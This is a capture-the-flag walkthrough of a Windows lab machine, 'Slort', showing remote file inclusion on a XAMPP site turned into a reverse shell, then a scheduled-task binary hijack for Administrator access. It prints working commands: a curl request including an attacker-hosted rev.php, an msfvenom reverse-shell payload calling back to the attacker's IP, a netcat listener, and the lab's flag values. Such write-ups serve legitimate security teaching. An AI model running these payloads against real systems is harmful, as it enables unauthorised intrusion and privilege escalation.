Slort
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. A XAMPP on 8080 servessite/index.php?page=, vulnerable to remote file inclusion: we point the parameter at arev.phphosted on our box and get a shell asslort\rupert(RFI to RCE). To escalate, a scheduled task runs aTFTP.EXEevery 5 minutes from a writable directory; we swap it for a malicious binary and the task hands us an Administrator shell (scheduled-task hijack).
Recon
Initial scan
TTL 125 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 125 = 128−3; a hint, not proof (it can be spoofed), confirmed by the service scan. Broad surface with FTP, SMB, MySQL and two XAMPP instances.
ping -c 1 192.168.219.53
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.219.53
PORT STATE SERVICE
21/tcp open ftp
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3306/tcp open mysql
4443/tcp open http
8080/tcp open httpnmap -p21,135,139,445,3306,4443,8080 -sCV 192.168.219.53 -oN targetedScanPORT STATE SERVICE VERSION
21/tcp open ftp FileZilla ftpd 0.9.41 beta
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds
3306/tcp open mysql MariaDB 10.3.24 or later (unauthorized)
4443/tcp open http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
8080/tcp open http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-title: Welcome to XAMPPHTTP - TCP 8080
dirsearch on 8080 finds /site/, which redirects to index.php?page=main.php:
dirsearch -u http://192.168.219.53:8080/ --exclude-status=404,403301 - 27B - /site/ -> index.php?page=main.phpThe /site/ app loads its sections via index.php?page=main.php:


A page= parameter that loads another PHP page screams file inclusion. Testing a value that doesn't exist (?page=test), PHP's error confirms it: the parameter goes straight into an include():

Since XAMPP's PHP usually ships with allow_url_include on, we try a remote inclusion: we point page= at a file served by our box, and our http.server receives the request. Remote inclusion works:
Exploitation
RFI: page= pointing at our rev.php
As a webshell we use Ivan Sincek's PHP from revshells.com:

We serve it from our box as rev.php and point the page= parameter at that URL (RFI to RCE):
python3 -m http.server 80        # serves rev.php
penelope                          # listener waiting for the reverse shell
curl 'http://192.168.219.53:8080/site/index.php?page=http://192.168.45.238/rev.php'
192.168.219.53 - - [13/Feb/2026 20:42:22] "GET /rev.php HTTP/1.0" 200 -

[+] Got reverse shell from SLORT~192.168.219.53-Microsoft_Windows_10_Pro-x64-based_PC 😎 Assigned SessionID <1>

C:\xampp\htdocs\site>whoami
slort\rupert
The shell runs as slort\rupert.
Local
type C:\Users\rupert\Desktop\local.txt & whoami & ipconfig & hostname
3cf7934a6a47ccfaeeff9ba463df09c1
slort\rupert
Privilege escalation
Scheduled task: TFTP.EXE binary replacement
Enumerating the root reveals an unusual C:\Backup directory. Inside, an info.txt documents what the machine does:
dir
cd C:\Backup & dir & type info.txt
C:\>dir
 Directory of C:\

02/13/2026  12:57 PM    <DIR>          Backup
02/13/2026  11:27 AM             2,848 output.txt
12/07/2019  01:14 AM    <DIR>          PerfLogs
05/04/2022  12:06 AM    <DIR>          Program Files
12/03/2021  08:22 AM    <DIR>          Program Files (x86)
12/03/2021  08:29 AM    <DIR>          Users
05/04/2022  12:52 AM    <DIR>          Windows
06/12/2020  07:11 AM    <DIR>          xampp

C:\Backup>dir
 Directory of C:\Backup

06/12/2020  06:45 AM            11,304 backup.txt
06/12/2020  06:45 AM                73 info.txt
02/13/2026  12:57 PM             7,680 TFTP.exe

C:\Backup>type info.txt
Run every 5 minutes:
C:\Backup\TFTP.EXE -i 192.168.234.57 get backup.txt
Three details in that listing. Backup is not a Windows directory: it sits next to PerfLogs, Program Files and xampp, and its modification date is today's, not the install's. info.txt is only 73 bytes, that is, two lines. And the TFTP.exe inside carries today's date too: the task is touching it.

A scheduled task launches C:\Backup\TFTP.EXE periodically, and that directory is writable by our user. If we replace TFTP.EXE with our own binary, the task will run it with its privileges (scheduled-task hijack). We generate a reverse shell and drop it in:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.238 LPORT=4321 -f exe > TFTP.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

We start the nc that will receive the connection:
rlwrap nc -nlvp 4321On the victim, we back up the original as .bak and download ours with curl:
move TFTP.EXE TFTP.EXE.bak
curl http://192.168.45.238:8000/TFTP.exe -o TFTP.exe
C:\Backup>curl http://192.168.45.238:8000/TFTP.exe -o TFTP.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
100  7680  100  7680    0     0   7680      0  0:00:01 --:--:--  0:00:01  120k

C:\Backup>dir
 Directory of C:\Backup

02/13/2026  02:32 PM    <DIR>          .
02/13/2026  02:32 PM    <DIR>          ..
06/12/2020  06:45 AM            11,304 backup.txt
06/12/2020  06:45 AM                73 info.txt
02/13/2026  02:32 PM             7,680 TFTP.exe
06/23/2020  06:49 AM            73,802 TFTP.EXE.bak
               4 File(s)         92,859 bytes
               2 Dir(s)  28,583,464,960 bytes free
We wait for the next run (at most 5 minutes) with a listener up, and the task returns a shell as slort\administrator.
Proof
type C:\Users\Administrator\Desktop\proof.txt & whoami & ipconfig & hostname
ab67dc76f3463cc92f7cc5fea6cbde32
slort\administrator
Attack chain
XAMPP 8080  --  /site/index.php?page=
        │  allow_url_include -> RFI to http://<lhost>/rev.php
        ▼
slort\rupert  (local.txt)
        │  C:\Backup\info.txt -> task every 5 min runs C:\Backup\TFTP.EXE (writable dir)
        │  replace TFTP.EXE with msfvenom payload
        ▼
slort\administrator  (proof.txt)
Lessons learned
- A
page=parameter that includes pages is LFI/RFI. Withallow_url_includeon (common in lab XAMPP), remote inclusion gives direct RCE without uploading anything to the server. - Documenting the task in an
info.txthands over the vector. The file explained which binary ran and how often; enumerating "odd" directories likeC:\Backuppays off. - Writable directory + scheduled task = escalation. If a privileged process runs a binary from a path a user can write, that user controls what runs with privileges.
- Defense: task/service execution paths must be admin-write-only, and binaries should be validated (signature/hash) before running.